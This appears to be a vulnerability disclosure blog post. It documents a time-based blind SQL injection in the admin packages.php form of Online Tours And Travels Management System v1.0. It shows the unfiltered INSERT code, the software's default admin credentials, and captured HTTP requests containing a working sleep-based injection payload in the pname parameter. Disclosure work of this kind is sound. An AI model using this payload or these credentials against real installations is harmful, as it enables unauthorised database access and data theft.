



Join Yuque for a better reading experience

[Log In](#) to Yuque to collect this article or follow the author for updates

[Join now](#)



Online Tours And Travels Management System v1.0 SQL Injection in packages.php

Exploit Title: SQL injection

Date: 2022-07-06

Software Link: [https://www.sourcecodester.com/download-code?](https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL)

[nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL](https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL)

[https://www.sourcecodester.com/download-code?](https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL)

[nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL](https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL)

Version: v1.0

Tested on: Linux Apache/2.4.38 MariaDB 10.3.34 php7.2.20

1. Vulnerability analysis

The file path that exists in vulnerabilities is: `/admin/operations/packages.php`. The `INSERT` sql statement (line 13 and line 14) did not filter the input `val-username` parameter, and brought it directly into the database to query, resulting in a SQL injection vulnerability:

```
admin > operations > packages.php
1  <?php
2  require_once('../check_login.php');
3  ?>
4  <?php
5  include "../config.php";
6  try {
7      $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
8      // set the PDO error mode to exception
9      $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
10
11     if(isset($_POST['submit']))
12     {
13         $sql = "INSERT INTO packages (pname,price_adult,price_children)
14             VALUES ('".$_POST['pname'].','.$_POST['price_adult'].','.$_POST['price_children'].')";
15         // use exec() because no results are returned
16         $conn->exec($sql);
17         $_SESSION['success']=' Record Added Successfully....';
18         // echo "New record created successfully";
19         // $_SESSION['reply'] = "Added Successfully";
20         header("location:../package_details.php");
21     }
22     if(isset($_POST['update']))
23
```

2. POC

To trigger the vulnerability, we need first log in to the background of the website as an administrator, the administrator account password is located "Username and Password.txt" under the Credentials folder

```
Username and Password.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

For students or anyone else who needs program or source code for thesis writing
or any Professional Software Development,Website Development,Mobile Apps Development
at affordable cost contact me at
Email : mayuri.infospace@gmail.com
Hangout- mayuri.infospace@gmail.com


-----
Credentials are as follows :
Username : mayuri.infospace@gmail.com
Password : admin
-----

Don't Forget to like and comment my youtube video
if you found this source code useful.
Subscribe my channel : https://www.youtube.com/channel/UCPghRSkXqOYcb8vPk#IeD6Q


-----

Note: Source Code is only available for educational purpose ,
plz dont use it for commercial purpose without permission of original author.
```

Then, Click "Package Management" and "Add Package Details" in order:



Fill in the form, Click "Save" and grab the datapackage.



The package looks like follow picture(the target is my own docker):

1 x ...

Send Cancel < >

Target: http://...:9999

Request

Raw Params Headers Hex

POST /admin/operations/packages.php HTTP/1.1
Host: ...:9999
Content-Length: 51
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://jiryu.top:9999
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://jiryu.top:9999/admin/add_packages.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: panelState=; __atuvc=9%7C26; PHPSESSID=gugab5u4tn28om9ojqc095h3h6
Connection: close

pname=11&price_adult=22&price_children=33&submit=

Response

Raw

change the **pname** parameter into

▼

and click "Send", the response will be received after 2.5s(2500 milis) wait.

Send Cancel < > Follow redirection

Target: http://...:9999

Request

Raw Params Headers Hex

POST /admin/operations/packages.php HTTP/1.1
Host: ...:9999
Content-Length: 82
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://jiryu.top:9999
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://jiryu.top:9999/admin/add_packages.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: panelState=; __atuvc=9%7C26; PHPSESSID=gugab5u4tn28om9ojqc095h3h6
Connection: close

pname=test', (select sleep(2.5)), 44);--+&price_adult=22&price_children=33&submit=

Response

Raw Headers Hex

HTTP/1.1 302 Found
Date: Wed, 06 Jul 2022 12:58:26 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.20
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: ../package_details.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

0 matches 0 matches

Done

339 bytes | 2,525 millis

it shows that this place could be used to leak the database.

url=https%3A%2F%2Fwww.yuque.com%2Fjiryu%2Fyz4rzd%2Ftb9z2%3F&pic=https%3A%2F%2Fcdn.nlark.com/yuque.com/asset/7c44f63cacb8.png&title=Online%20Tours%20And%20Travels%20Management%20System%20v1.0%20SQL%20Injecti
07-06Software%20Link%3A%20https%3A%2F%2Fwww.sourcecodester.com